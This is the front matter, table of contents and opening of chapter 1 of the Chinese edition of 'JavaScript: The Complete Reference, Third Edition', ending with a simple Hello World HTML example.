

JavaScript:
The Complete
Reference,
Third Edition

JavaScript 完全参考手册 (第3版)

- 开发大型交互网站和应用程序
- 使用W3C DOM、HTML5、Ajax以及Canvas API
- 增强安全性、优化性能并提高调试效率

[美] Thomas A. Powell 著
Fritz Schneider 著
王德才 傅吉尧 胡强 译



全面更新的必备JavaScript 书籍

由专家级开发人员撰写的《JavaScript完全参考手册(第3版)》介绍多项成熟技术和最佳实践，指导你设计、调试及发布性能卓越的网站和应用程序。本书在上一版的基础上做了全面扩展和更新，融入了最新JavaScript功能、工具和编程方法。

本书呈现大量范例、示例代码和实用开发建议，内容涵盖JavaScript核心知识乃至现代Web浏览器支持的各种标准API和新API。无论你想深入了解JavaScript弱类型等基础知识，还是想透彻理解闭包等高级主题，或要执行表单验证或Ajax调用等常见任务，这本内容丰富、讲解深刻的经典书籍都将让你如愿以偿。

作者简介

Thomas A. Powell，美国加州大学圣地亚哥分校讲师，著有*HTML & CSS: The Complete Reference*和*Web Design: The Complete Reference*等多本书籍。Thomas是Web开发代理PINT的创建者，也是ZingChart JavaScript图表库的设计者。

Fritz Schneider，Google软件工程师，曾负责管理社交搜索服务Aardvark以及组建Google的Firefox和安全浏览团队。Fritz参与撰写了*How to Do Everything with Google*一书。

主要内容：

- 探讨核心JavaScript语法和数据类型
- 分析常引起混淆的概念，如弱类型和闭包
- 讲述JavaScript面向对象编程知识
- 介绍ECMAScript 5的变化
- 使用DOM方法动态更新内容
- 使用最新事件模型处理用户生成的事件
- 基于HTML5和JavaScript采用最新方式处理表单
- 通过XMLHttpRequest对象创建Ajax应用程序
- 通过JavaScript控制动画和多媒体内容
- 使用Canvas API生成位图
- 讨论如何解决跨浏览器编码问题
- 介绍防错性开发和错误处理

清华大学出版社数字出版网站

WQBook  书文局泉

www.wqbook.com

McGraw-Hill
全球智慧中文化

http://www.mheducation.com

ISBN 978-7-302-34277-9



9 787302 342779 >

定价：128.00元

JavaScript 完全参考手册 (第3版)

[美] Thomas A. Powell 著
Fritz Schneider

王德才 傅吉尧 胡强 译

清华大学出版社

Thomas A. Powell, Fritz Schneider
JavaScript: The Complete Reference, Third Edition
EISBN: 978-0-07-174120-0

Copyright © 2012 by McGraw-Hill Education.

All Rights reserved. No part of this publication may be reproduced or transmitted in any form or by any means, electronic or mechanical, including without limitation photocopying, recording, taping, or any database, information or retrieval system, without the prior written permission of the publisher.

This authorized Chinese translation edition is jointly published by McGraw-Hill Education(Asia) and Tsinghua University Press Limited. This edition is authorized for sale in the People's Republic of China only, excluding Hong Kong, Macao SAR and Taiwan.

Copyright © 2014 by McGraw-Hill Education(Asia) and Tsinghua University Press Limited.

版权所有。未经出版人事先书面许可，对本出版物的任何部分不得以任何方式或途径复制或传播，包括但不限于复印、录制、录音，或通过任何数据库、信息或可检索的系统。

本授权中文简体字翻译版由麦格劳-希尔(亚洲)教育出版公司和清华大学出版社有限公司合作出版。此版本经授权仅限在中华人民共和国境内(不包括香港特别行政区、澳门特别行政区和台湾)销售。

版权©2014 由麦格劳-希尔(亚洲)教育出版公司与清华大学出版社有限公司所有。

北京市版权局著作权合同登记号 图字：01-2012-8050

本书封面贴有 McGraw-Hill Education 公司防伪标签，无标签者不得销售。

版权所有，侵权必究。侵权举报电话：010-62782989 13701121933

图书在版编目(CIP)数据

JavaScript 完全参考手册(第3版)/(美)鲍威尔(Powell, T. A.), (美)施奈德(Schneider, F.)著; 王德才, 傅吉尧, 胡强译. —北京: 清华大学出版社, 2014

书名原文: JavaScript: The Complete Reference, Third Edition

ISBN 978-7-302-34277-9

I. ①J… II. ①鲍… ②施… ③王… ④傅… ⑤胡… III. ①JAVA 语言—程序设计—手册
IV. ①TP312.62

中国版本图书馆 CIP 数据核字(2013)第 249405 号

责任编辑: 王 军 韩宏志

装帧设计: 牛静敏

责任校对: 曹 阳

责任印制: 何 芊

出版发行: 清华大学出版社

网 址: <http://www.tup.com.cn>, <http://www.wqbook.com>

地 址: 北京清华大学学研大厦 A 座 邮 编: 100084

社 总 机: 010-62770175 邮 购: 010-62786544

投稿与读者服务: 010-62776969, c-service@tup.tsinghua.edu.cn

质 量 反 馈: 010-62772015, zhiliang@tup.tsinghua.edu.cn

印 刷 者: 清华大学印刷厂

装 订 者: 三河市李旗庄少明印装厂

经 销: 全国新华书店

开 本: 185mm×260mm 印 张: 56.75 字 数: 1525 千字

版 次: 2014 年 1 月第 1 版 印 次: 2014 年 1 月第 1 次印刷

印 数: 1~3500

定 价: 128.00 元

译者序

JavaScript 是重要的 Web 客户端脚本语言，与 HTML、CSS 构成了三位一体的客户端 Web 技术。在过去 10 年中，JavaScript 日趋普及，HTML 5 规范的引入进一步强化了 JavaScript 在构建客户端应用程序方面的作用。随着 ECMAScript 5 标准的推出，JavaScript 增添了诸多适应未来发展的新特性。现在，JavaScript 不仅用于传统的表单验证以及为 HTML 页面添加简单视觉效果，而且 Ajax 风格的 Web 应用程序、基于 HTML 5 的富交互 Web 应用程序也频频出现 JavaScript 的身影。

本书作者之一 Thomas A. Powell 长期从事 Web 开发和咨询工作，还为美国加州大学圣地亚哥计算机科学与工程系讲授 Web 开发课程，具有丰富的实践经验。本书的素材十分实用，不仅关注 JavaScript 语言本身，还将理论与实践紧密结合。书中对 JavaScript 集成到 HTML 文档的各种方式、使用 JavaScript 的相关事项、如何解决跨浏览器问题、如何解决宿主环境差异等进行了详细描述。在介绍 JavaScript 语法时，点明了开发人员易犯的一些错误，特别是由于 JavaScript 自身的一些特殊语法可能造成的一些隐晦错误，如由于隐式分号、弱类型、隐式变量声明、隐式的 return 语句等造成的错误；作者对潜在原因进行了详细分析，对读者而言可谓醍醐灌顶，大有裨益。本书编排合理，讲解清晰，不仅适合初学者按部就班地阅读，也非常适合具有开发经验的读者选择感兴趣的部分进行研究或作为参考手册进行查阅。

本书是最新版本，在上一版的基础上做了大量更新和完善。首先，作者重新编排了全书章节，对 JavaScript 的应用部分进行了调整，使内容组织的逻辑性更强，更便于阅读和学习。其次，与第二版相比，该版本结合了最新的 JavaScript 和其他 Web 客户端技术，新增了诸多知识点：一是全面涵盖了 ECMAScript 5 标准的新增特征，包括本机 JSON 支持、ISO 日期、数组的本机特征、对象/属性的新特征等(主要分布在第 6 章、第 7 章以及第 15 章)；二是新增了针对 HTML 5 新特性的内容，包括基于 HTML 5 的表单验证、HTML 5 对富交互的支持、WebSocket 以及 Canvas 和 SVG 客户端绘图等(分布在第 13 章、第 14 章、第 15 章以及第 17 章)；三是新增了第 15 章“Ajax 和远程 JavaScript”，该章完整介绍了作为大部分 Ajax 应用程序核心的 XMLHttpRequest 对象，还讲述了为通信使用远程 JavaScript 所面临的挑战。

本书的全部章节由王德才、傅吉尧、胡强翻译，参加翻译活动的还有孙玉萍、余华鸿、姜晓佳、杨冉、唐业军、吴明飞、郭宝林、刘渊、王银莲、李涛、许占岭等。由于译者的水平和经验有限，书中难免会出现错误，欢迎广大读者批评指正。

作者简介

Thomas A. Powell(tpowell@pint.com)是 PINT 公司的创始人和总裁，该公司是美国著名的 Web 开发和咨询公司。他还是众多长期运行的软件公司的创始人，包括 ZingChart(zingchart.com) 和 Port80 软件公司(port80software.com)，其中前者是一家 JavaScript 图表和可视化库供应商；后者是一家 Web 服务器安全和性能软件制造商。他的著作颇丰，包括 *HTML&CSS: The Complete Reference*TM、*Ajax: The Complete Reference*TM、*Web Design: The Complete Reference*TM、*Web Site Engineering* 等。Powell 先生还为美国加州大学圣地亚哥分校计算机科学与工程系以及位于 UCSD Extension 的信息技术项目讲授 Web 开发课程。他拥有加利福尼亚大学洛杉矶分校的理学学士学位和加州大学圣地亚哥分校计算机科学理学硕士学位。

Fritz Schneider 是 Google 公司的资深软件工程师，主管 Web 服务和 UI 基础结构项目。此前，他曾创办过一家社交网络创业公司，后被 Google 收购。他对匿名 Web 代理也做出了一些贡献。再早些时候，他也曾在 Google 工作过一段时间，创建了“安全浏览”(Safe Browsing)项目，改进了浏览器的安全性。他从哥伦比亚大学获得计算机工程学士学位，从加州大学圣地亚哥分校获得了计算机科学硕士学位。

技术编辑简介

Christie Sorenson 是 ZingChart 公司的高级软件工程师。她从 1997 年开始使用 JavaScript 开发分析、内容管理系统以及商业应用程序，并且已经被该语言的演化及其用户迷住了。她与 Thomas 合作完成过许多其他项目，包括 *Ajax: The Complete Reference*TM 和 *HTML&CSS: The Complete Reference*TM。她拥有加州大学圣地亚哥分校的计算机科学理学学士学位，目前和丈夫 Luke 以及女儿 Ali 和 Keira 居住在美国旧金山市。作为旧金山巨人队的终身粉丝，本书中所有对该团队的引用完全是由于她的影响。

致 谢

十年间本书第3版相对于第2版已经修改了很多内容，但是有一件事情始终没变：编写这样一本书需要来自许多人的耐心帮助。在此要感谢其中一些人，并希望其他人能够明白，我对在整个漫长编写过程中给予我帮助的所有人都非常感激。

首先要感谢我贤惠的妻子 Sylvia 和孩子 Graham、Olivia 以及 Desmond，她(他)们一直给我离开 JavaScript 领域的理由并稍事休息。其次感谢我长期的合作伙伴 Christie Sorenson，她在许多方面给予了帮助，她提供的帮助实在太多，因此我在此不能一一列出。Christie 是本书的技术编辑。其次要感谢 Rob McFarlane，他再次帮助我制作了插图手稿，虽然在印刷版中没有使用这些插图，而采用的是新修剪过的插图，但我还是特别感谢他。在此不可能逐一提到在我公司中那些与我进行交流并且对形成本书内容有影响或有帮助的所有人，但有些人不得不提及，包括 Mike “silks” Schwartz、Tom “the Man” Maneri、D. Sargent、Joe Lima、Adrian Zaharia 和 Allan Pister。Kyle Simpson 也应当提及，他在关于对象和性能的某些章节的材料方面提供了重要帮助。

特别感谢 McGraw-Hill 的各位同仁，他们在本书漫长的出版过程中提供了诸多帮助。特别要感谢 Megg Morin。还要感谢 LeeAnn Pickrell、Stephanie Evans、Janet Walden、Joya Anthony，并且肯定还要感谢在本书出版过程中有贡献的许多其他人。

还应当感谢许多审校者，Daisy Bhonsle 是最重要的审校者，他发现了一些醒目的错别字。Rigie Chang、Bill Berry 和 Michael Jay 也值得一提，他们在统稿之前对一些章节进行了修订。

最后，必须感谢来自 USCD CSE 和 USCD Extension 的所有学生，他们帮助我组织了材料。还应当感谢世界各地读者和学生的交流，他们提出的所有问题和勘误都已反映到这一版中，并且期望在将来有更多读者和学生参与本书的交流。

Thomas A. Powell

前 言

在过去十年，随着 JavaScript 的爆炸式增长，编写一本关于该语言及其库和用法的完全参考手册，看起来纯粹是一件愚蠢的工作。实际情况也确实如此，特别是考虑到印刷书籍的永久性本质。因此，本书的目的不是与那些涵盖 JavaScript 所有方面的博客或基于 Web 的参考文献进行竞争。博客或基于 Web 的参考文献可以随时更新。反而，我们的目的是提供各种更持久的思想。

我们认为我们实现了该目标，因为甚至在该书即将出版之际，本书第 2 版仍然不完全过时。诚然，有人会抱怨第 2 版中介绍的已经沉寂很久的浏览器或今天看来已经非常陈旧的语言使用方式。第 2 版中以深入解析的方式提供了核心基础，但第 2 版对 Ajax 和 DOM 内容的编排不够合理，而且较难理解。为了确保这一版避免这些问题，我们进行了较大修改，根据学生的反馈重新撰写了核心内容，扩展了实践内容，并更新到更现代的编码方式，同时不过分追求时髦。

第 3 版的主要内容是新的，但在其他方面这一版与第 2 版完全一致，我们主要关注的是读者在未来数年需要关注的内容，不怎么关注在你阅读本书时已经陈旧并且惯用的 JavaScript、工具以及浏览器版本。

如果你的目的是赶时髦，你可能应当远离所有书籍，甚至本书。然而，如果你的目标是作为一名读者研究 JavaScript 的那些经过深思熟虑并且已经明确的信息(这些信息已经经过了多年的测试)，那么本书正适合你。在今天津津乐道所有与 HTML5 相关的主题，并回顾近 10 年来的发展状况时，会感慨所有内容已经发生了或多或少的变化，同时也会由衷地感到：在 JavaScript 中变化的内容越多，保留下来的内容也越多。

目 录

第 I 部分 概 述	
第 1 章 JavaScript 介绍.....3	
1.1 Hello JavaScript World.....3	
1.2 向 XHTML 文档添加 JavaScript...7	
1.2.1 <script>元素.....7	
1.2.2 事件处理程序.....11	
1.2.3 链接脚本.....13	
1.2.4 Javascript 伪 URL.....15	
1.3 使用 JavaScript 的考虑事项.....17	
1.3.1 脚本屏蔽.....17	
1.3.2 <noscript>元素.....18	
1.3.3 语言版本.....20	
1.3.4 跨浏览器考虑.....24	
1.3.5 与其他脚本混用.....25	
1.4 JavaScript: 真正的编程语言.....26	
1.4.1 JavaScript 的历史.....27	
1.4.2 JavaScript 的常见用途.....28	
1.4.3 JavaScript 库的崛起.....30	
1.4.4 JavaScript 的未来.....31	
1.5 小结.....32	
第 2 章 JavaScript 核心语言	
特征概述.....33	
2.1 基本定义.....33	
2.2 执行顺序.....34	
2.3 区分大小写.....34	
2.4 空白符.....35	
2.5 语句.....36	
2.5.1 分号.....36	
2.5.2 代码块.....37	
2.6 变量.....38	
2.7 基本数据类型.....38	
2.7.1 弱类型.....39	
2.7.2 类型转换.....40	
2.8 复合类型.....42	
2.8.1 对象.....43	
2.8.2 数组.....46	
2.8.3 函数作为数据类型.....47	
2.8.4 正则表达式字面值与对象.....48	
2.9 表达式.....48	
2.9.1 算术运算符.....48	
2.9.2 位运算符.....49	
2.9.3 赋值运算符.....49	
2.9.4 逻辑运算符.....51	
2.9.5 条件运算符.....51	
2.9.6 类型运算符.....51	
2.9.6 逗号运算符.....52	
2.9.7 关系运算符.....52	
2.9.8 运算符的优先级与结合性.....53	
2.10 流程控制.....54	
2.11 循环.....55	
2.12 JavaScript 中的输入与输出.....58	
2.13 函数.....62	
2.14 作用域规则.....64	
2.15 正则表达式.....65	
2.16 异常.....66	
2.17 注释.....67	
2.18 ECMAScript 5 的变化.....68	

2.18.1	“use strict”	68	4.1.2	结束：分号与返回	112
2.18.2	原生 JSON 支持	69	4.1.3	代码块	113
2.18.3	Function.prototype.bind()	69	4.2	运算符	114
2.18.4	ISO 日期	69	4.2.1	赋值运算符	114
2.18.5	数组新增的原生特征	70	4.2.2	算术运算符	115
2.18.6	String.prototype.trim()	70	4.2.3	位运算符	118
2.18.7	对象/属性的新增特征	70	4.2.4	移位运算符	119
2.18.8	新兴特征	71	4.2.5	算术运算符以及位运算符 与赋值运算符的组合	120
2.19	小结	71	4.2.6	递增与递减运算符	121
第 II 部分 核 心 语 言					
第 3 章 数据类型与变量 75					
3.1	关键概念	75	4.2.7	比较运算符	123
3.2	JavaScript 的基本类型	77	4.2.8	逻辑运算符	125
3.2.1	数字类型	77	4.2.9	“?” 运算符	125
3.2.2	字符串	83	4.2.10	逗号运算符	126
3.2.3	布尔类型	87	4.2.11	void 运算符	127
3.2.4	undefined 类型与 null	88	4.2.12	typeof	128
3.3	复合类型	89	4.2.13	对象运算符	128
3.3.1	对象	89	4.2.14	运算符的优先级与结合性	130
3.3.2	数组	91	4.3	核心 JavaScript 语句	132
3.3.3	函数	92	4.3.1	if 语句	132
3.3.4	typeof 运算符	93	4.3.2	switch 语句	136
3.4	类型转换	94	4.3.3	while 循环	139
3.4.1	基本类型的转换规则	95	4.3.4	do-while 循环	141
3.4.2	基本数据类型提升为对象	97	4.3.5	for 循环	142
3.4.3	显式类型转换	97	4.3.6	使用 continue 和 break 控制循环	143
3.5	变量	99	4.3.7	与对象相关的语句	146
3.5.1	标识符	99	4.3.8	其他语句	148
3.5.2	变量声明	103	4.4	小结	148
3.5.3	隐式变量声明	104	第 5 章 函数 149		
3.5.4	变量的作用域	105	5.1	函数基础	149
3.6	常量	109	5.1.1	参数传递基础	150
3.7	小结	110	5.1.2	返回语句	152
第 4 章 运算符、表达式和语句 111					
4.1	语句基础	111	5.1.3	参数传递：输入和输出	152
4.1.1	空白符	111	5.2	全局变量和局部变量	154
			5.2.1	针对作用域的变量命名	156
			5.2.2	内部函数	157
			5.3	闭包	159

5.4	函数作为对象	160	7.1.9	ECMAScript 5 中的数组 新增特征	221
5.4.1	函数数字面值	161	7.2	Boolean 对象	236
5.4.2	静态变量	163	7.3	Date 对象	237
5.4.3	高级参数传递	164	7.3.1	创建日期	237
5.4.4	Function 的高级属性与 方法	166	7.3.2	操作日期	238
5.5	递归函数	168	7.3.3	ECMAScript 5 中的 Date 新增特征	243
5.6	小结	170	7.4	Global 对象	244
第 6 章	对象	171	7.5	Math 对象	247
6.1	JavaScript 中的对象	171	7.6	Number 对象	249
6.2	对象基础	172	7.7	字符串	250
6.2.1	对象创建	173	7.7.1	检查字符串	251
6.2.2	对象销毁与垃圾回收	175	7.7.2	操作字符串	252
6.2.3	属性	175	7.7.3	将字符串标记为传统的 HTML	253
6.2.4	对象是引用类型	180	7.7.4	ECMAScript 5 中的 字符串变换	255
6.2.5	通用属性和方法	185	7.8	小结	256
6.3	面向对象的 JavaScript	186	第 8 章	正则表达式	257
6.3.1	基于原型的对象	187	8.1	正则表达式的需求	257
6.3.2	构造函数	188	8.2	JavaScript 正则表达式介绍	258
6.3.3	原型	190	8.3	RegExp 对象	270
6.3.4	类属性	192	8.3.1	test()	270
6.3.5	通过原型链继承	193	8.3.2	子表达式	271
6.3.6	改写默认的方法和属性	198	8.3.3	compile()	272
6.4	ECMAScript 5 的面向 对象变化	198	8.3.4	exec()	272
6.5	JavaScript 的面向对象真相	202	8.3.5	RegExp 属性	276
6.6	小结	203	8.4	字符串的正则表达式	280
第 7 章	数组、日期、数学对象以及 与类型相关的对象	205	8.4.1	search()	280
7.1	数组	205	8.4.2	split()	281
7.1.1	访问数组元素	206	8.4.3	replace()	282
7.1.2	添加和修改数组元素	207	8.4.4	match()	284
7.1.3	移除数组元素	208	8.5	高级正则表达式	285
7.1.4	length 属性	209	8.5.1	多行匹配	285
7.1.5	将数组作为栈和队列	212	8.5.2	非捕获圆括号	286
7.1.6	操作数组	213	8.5.3	向前匹配	286
7.1.7	多维数组	219	8.5.4	贪婪匹配	287
7.1.8	使用原型扩展数组	220			

- 8.6 正则表达式的局限.....288
- 8.7 小结.....289
- 第 9 章 JavaScript 对象模型.....291**
 - 9.1 对象模型概述.....291
 - 9.2 最初的 JavaScript 对象模型.....293
 - 9.3 Document 对象.....294
 - 9.3.1 根据位置访问文档元素.....298
 - 9.3.2 根据名称访问文档元素.....300
 - 9.4 简单事件处理.....304
 - 9.4.1 设置内联事件处理程序.....304
 - 9.4.2 直接为事件处置程序赋值.....304
 - 9.4.3 设置事件侦听器.....305
 - 9.4.4 调用事件处理程序.....307
 - 9.5 JavaScript+DOM+选择+事件
=程序.....308
 - 9.6 JavaScript 对象模型的演化.....310
 - 9.6.1 浏览器对象模型的
早期演化.....311
 - 9.6.2 面向 DHTML 的对象模型.....313
 - 9.6.3 Internet Explorer 4 的
DHTML 对象模型.....314
 - 9.6.4 超越 DHTML 对象模型.....315
 - 9.7 小结.....315
- 第 10 章 标准文档对象模型.....317**
 - 10.1 DOM 特色.....317
 - 10.2 文档树.....320
 - 10.3 基本的元素访问:
getElementById().....324
 - 10.4 其他元素访问方法.....332
 - 10.4.1 getElementByName().....332
 - 10.4.2 通用 JavaScript 集合.....333
 - 10.4.3 getElementByTagName().....335
 - 10.4.4 通用的树遍历开始点.....336
 - 10.4.5 document.getElement-
ByClassName().....338
 - 10.4.6 querySelector()与
querySelectorAll().....340
 - 10.5 创建节点.....343
 - 10.6 追加和插入节点.....344
 - 10.6.1 文本节点和 normalize()
方法.....345
 - 10.6.2 insertBefore()方法.....346
 - 10.6.3 其他插入方法.....347
 - 10.7 动态标记插入.....349
 - 10.7.1 innerHTML.....349
 - 10.7.2 outerHTML.....352
 - 10.8 innerText 和 outerText.....352
 - 10.8.1 insertAdjacentHTML()和
insertAdjacentText().....354
 - 10.8.2 document.write()和
document.writeln().....355
 - 10.9 复制节点.....356
 - 10.10 删除和替换节点.....357
 - 10.11 操作特性.....361
 - 10.12 其他节点方法.....366
 - 10.13 名称空间.....367
 - 10.14 DOM 和 HTML 元素.....368
 - 10.15 DOM 表格操作.....381
 - 10.16 DOM 和 CSS.....383
 - 10.16.1 内联样式操作.....383
 - 10.16.2 使用类别和集合的
动态样式.....389
 - 10.16.3 计算样式.....393
 - 10.16.4 访问复杂样式规则.....394
 - 10.17 DOM 遍历 API.....396
 - 10.18 DOM 范围选择.....398
 - 10.19 不断持续的 DOM 演化.....399
 - 10.20 小结.....399
- 第 11 章 事件处理.....401**
 - 11.1 事件和事件处理概述.....401
 - 11.2 传统的事件处理模型.....402
 - 11.2.1 使用 HTML 特性的
事件绑定.....403
 - 11.2.2 使用 JavaScript 绑定
事件处理程序特性.....410
 - 11.2.3 事件处理程序作用域
的细节.....412

11.2.4	返回值	414	12.2.3	prompt()	466
11.2.5	手动触发事件	415	12.3	新兴的和专用的对话方法	468
11.3	现代事件模型概述	417	12.3.1	showModalDialog()	468
11.4	Internet Explorer 的 专有模型	418	12.3.2	showModallessDialog()	469
11.4.1	attachEvent()和 detachEvent()	419	12.3.3	createPopup()	469
11.4.2	事件对象	420	12.4	打开和关闭通用窗口	471
11.4.3	事件冒泡	423	12.5	检测和控制窗口小件 (chrome)	480
11.4.4	模拟事件传递	425	12.6	产生窗口的实际操作	481
11.4.5	事件创建	426	12.6.1	构建窗口内容	482
11.5	DOM 事件模型	427	12.6.2	覆盖物不是窗口	488
11.5.1	传统绑定的变化	427	12.7	控制窗口	492
11.5.2	addEventListener()和 removeEventListener()	428	12.7.1	focus()和 blur()	492
11.5.3	事件对象	430	12.7.2	stop()	492
11.5.4	阻止默认动作	432	12.7.3	print()	492
11.5.5	控制事件传播	433	12.7.4	find()	493
11.5.6	事件创建	435	12.7.5	移动窗口	494
11.6	事件类型	437	12.7.6	改变窗口大小	495
11.6.1	鼠标事件	437	12.7.7	滚动窗口	495
11.6.2	UI 事件	442	12.7.8	访问和设置窗口的地址	500
11.6.3	焦点事件	443	12.7.9	URL 中的哈希值	504
11.6.4	键盘事件	444	12.8	操作窗口的历史	506
11.6.5	文本事件	446	12.8.1	pushstate()和 replacestate()	506
11.6.6	突变事件	448	12.8.2	尝试控制窗口的状态栏	509
11.6.7	非标准事件	448	12.9	为窗口设置超时计时器和 周期性计时器	511
11.6.8	自定义事件	449	12.10	窗口事件	514
11.6.9	浏览器状态和加载事件	451	12.11	窗口间通信基础	517
11.7	事件模型的问题	454	12.12	框架: 窗口的特例	521
11.8	小结	455	12.12.1	内联框架	526
			12.12.2	应用框架	527
			12.13	小结	531
第 III 部分 JavaScript 应用					
第 12 章	窗口、框架和重叠	459	第 13 章	表单处理	533
12.1	窗口对象介绍	459	13.1	JavaScript 表单检查的 必要性	533
12.2	对话框	464	13.2	表单基础	534
12.2.1	alert()	464	13.3	表单字段	538
12.2.2	confirm()	465			

13.3.1	输入元素的通用属性	538	14.2.2	拖放功能	616
13.3.2	按钮	540	14.2.3	内容编辑	624
13.3.3	传统的文本字段	544	14.2.4	根据要求显示内容	629
13.3.4	HTML5 语义文本域	547	14.2.5	用户反馈	630
13.3.5	文本域	549	14.3	小结	632
13.3.6	复选框和单选按钮	551	第 15 章 Ajax 和远程 JavaScript	633	
13.3.7	选择菜单	554	15.1	Ajax 定义	633
13.3.8	日期选择器	558	15.2	Hello Ajax World	635
13.3.9	颜色拾取器	560	15.3	XMLHttpRequest 对象	640
13.3.10	滑块	561	15.4	XHR 实例化和跨浏览器 考虑事项	642
13.3.11	文件上传域	562	15.4.1	ActiveX XHR 低效运行 的细节	643
13.3.12	隐藏字段	566	15.4.2	跨浏览器的 XHR 包装	644
13.3.13	其他表单特征: 标签、 字段集和图例	567	15.5	XHR 请求基础	645
13.4	表单的可用性与 JavaScript	567	15.5.1	同步请求	645
13.4.1	第一个字段具有焦点	568	15.5.2	异步请求	647
13.4.2	标签和字段选择	568	15.6	通过 GET 发送数据	648
13.4.3	报告和状态消息	569	15.7	通过 Post 发送数据	650
13.4.4	数据列表	571	15.8	使用其他 HTTP 方法	650
13.4.5	禁用字段和只读字段	572	15.9	设置请求头	651
13.5	表单验证	573	15.10	响应基础	652
13.5.1	抽象表单验证	575	15.10.1	探究 readyState	652
13.5.2	错误消息	584	15.10.2	status 和 statusText	654
13.5.3	onchange 处理程序	587	15.10.3	responseText	655
13.5.4	键盘屏蔽	588	15.10.4	responseXML	656
13.6	HTML5 验证的改进	589	15.10.5	response 和 responseTypes	659
13.6.1	验证特性	589	15.10.6	JSON	660
13.6.2	用于验证的属性和方法	592	15.10.7	脚本响应	666
13.6.3	novalidate 特性	593	15.10.8	响应头	666
13.7	HTML5 表单的其他变化	593	15.11	控制请求	667
13.8	国际化	595	15.12	XHR 的身份验证	669
13.9	小结	595	15.13	适当的和新兴的 XHR 功能	671
第 14 章	用户界面元素	597	15.13.1	管理 MIME 类型	671
14.1	添加 JavaScript	597	15.13.2	多部分响应	671
14.1.1	探讨逐渐增强	601			
14.1.2	优美降级方法	606			
14.2	HTML5 对富交互的支持	608			
14.2.1	菜单和上下文菜单	608			

15.13.3	onload、onloadstart 和 onloadend	672	第 17 章 媒体管理	751	
15.13.4	onprogress 和部分响应	673	17.1	图像处理	751
15.13.5	onerror	674	17.2	DHTML、DOMEffects 与 动画	762
15.14	表单串行化	675	17.3	使用<canvas>在客户端 绘制位图图形	767
15.15	跨域的 Ajax 请求	677	17.3.1	绘制和样式化直线和 形状	771
15.16	非 XHR 通信方法	681	17.3.2	绘制弧线和曲线	773
15.16.1	图像标签	681	17.3.3	缩放、旋转和变换图画	781
15.16.2	脚本标签	684	17.3.4	在绘图中使用位图	785
15.17	Comet 和套接字	685	17.3.5	<canvas>对文本的支持	787
15.17.1	轮询: 快或长	687	17.3.6	组合	790
15.17.2	长慢加载	690	17.3.7	保存状态	792
15.17.3	WebSocket	692	17.3.8	<canvas>考虑事项	793
15.18	Ajax 的内涵和挑战	695	17.4	使用 SVG 在客户端绘制 矢量图形	801
15.19	小结	696	17.4.1	包含 SVG	801
第 16 章 浏览器管理	697	17.4.2	使用 SVG 进行绘图	802	
16.1	浏览器检测基础	697	17.4.3	SVG 交互和动画	802
16.2	Navigator 对象	698	17.5	HTML5 媒体处理	803
16.3	检测的内容	701	17.5.1	<video>	804
16.3.1	技术检测	702	17.5.2	<audio>	808
16.3.2	可视化检测: Screen 对象	707	17.5.3	媒体事件	809
16.3.3	用户特征	716	17.6	插件	810
16.4	网络状态和性能	720	17.6.1	为插件嵌入内容	810
16.4.1	简单的页面加载度量	721	17.6.2	MIME 类型	811
16.4.2	windows.performance. timing	722	17.6.3	探测特定插件	814
16.5	浏览器控制	723	17.6.4	与插件进行交互	816
16.6	状态管理	729	17.7	ActiveX	822
16.6.1	JavaScript 中的 cookie	731	17.7.1	包含 ActiveX 控件	822
16.6.2	为用户状态管理使用 cookie	735	17.7.2	与 ActiveX 控件进行 交互	824
16.6.3	cookie 的局限性	738	17.8	Java applet	826
16.6.4	存储	739	17.8.1	包含 applet	826
16.6.5	IndexedDB	740	17.8.2	Java 探测	827
16.6.6	AppCache	743	17.8.3	使用 JavaScript 访问 Applet	827
16.7	脚本执行	745			
16.8	小结	750			

17.8.4 使用 applet 访问 JavaScript.....	830	18.3.1 同源策略.....	860
17.9 不确定的未来.....	830	18.3.2 信任的外部脚本.....	861
17.10 小结.....	830	18.3.3 跨站点脚本.....	864
第 18 章 实践与发展趋势.....	831	18.3.4 跨站点请求伪造(CSRF).....	866
18.1 编写高质量的 JavaScript.....	831	18.4 性能.....	868
18.1.1 编码风格.....	831	18.4.1 性能度量与工具.....	868
18.1.2 注释与文档.....	834	18.4.2 页面加载性能.....	870
18.1.3 理解错误.....	837	18.4.3 运行时性能.....	874
18.1.4 调试.....	843	18.5 发展趋势.....	880
18.1.5 防错性编程.....	847	18.5.1 JavaScript 无处不在.....	880
18.1.6 利用框架与库.....	852	18.5.2 “修复”与隐藏 JavaScript.....	880
18.2 安全性.....	857	18.6 小结.....	883
18.3 JavaScript 的安全策略.....	860	附录 A JavaScript 保留关键字.....	885

第 1 部分

概 述

第 1 章:

JavaScript 介绍

第 2 章:

JavaScript 核心语言特征概述

JavaScript 介绍

JavaScript 是当今在 Web 上使用的主要客户端脚本语言。它广泛应用于从表单数据验证到复杂用户界面创建等诸多任务。JavaScript 是三位一体的客户端 Web 技术的成员之一，负责实现交互功能，这些 Web 技术还包括 HTML 和 CSS 等，因此，Web 开发人员必须掌握它。可以说在线使用 JavaScript 几乎没有限制，因为它能动态操作各种内容、标记以及 Web 页面的样式。本章简要介绍 JavaScript 语言，并分析如何在 Web 页面中包含它。

1.1 Hello JavaScript World

首先通过一个曾经十分流行的“Hello World”例子认识一下 JavaScript。在此使用 JavaScript 将字符串“Hello World from JavaScript!”输出到一个简单的 HTML5 文档中。

```
<!DOCTYPE html>
<head>
<meta charset="utf-8">
<title>JavaScript Hello World</title>
</head>
<body>
<h1>First JavaScript</h1>
<hr>
<script>
    document.write("Hello World from JavaScript!");
</script>
</body>
</html>
```

在线：<http://javascriptref.com/3ed/ch1/hellojsworld.html>

注意在此包含脚本的方式，使用<script>元素直接将脚本包含到标记中，该元素将下面这行简单的脚本包围起来。

```
document.write("Hello World from JavaScript!");
```

通过<script>元素，可以使浏览器能够区分哪些是 JavaScript，哪些是 XHTML 标记或常规文本。该例子的显示效果如图 1-1 所示。

